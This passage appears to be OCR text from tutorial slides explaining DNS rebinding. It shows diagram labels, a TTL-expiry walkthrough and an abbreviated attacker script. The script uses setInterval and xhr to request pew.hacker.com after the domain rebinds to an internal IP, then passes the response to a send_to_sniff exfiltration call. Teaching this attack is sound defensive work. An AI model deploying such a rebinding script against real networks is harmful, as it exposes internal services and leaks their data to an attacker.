
```
GET / HTTP/1.1
Host: pew.hacker.com
...
```

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1


What is DNS rebinding?



OK, receive HTTP answ from 13.37.13.37

```
HTTP/1.1 200 OK
…
<script>
setInterval(…
xhr.open('GET', 'http://pew.hacker.com/', false)
…
send_to_sniff(xhr.responseText)
  …
```

What is DNS rebinding?




After 59 seconds TTL is over,
so what is A for pew.hacker.com now?

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1

What is DNS rebinding?




A for pew.hacker.com is 192.168.0.1

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1

What is DNS rebinding?



A for pew.hacker.com is 192.168.0.1

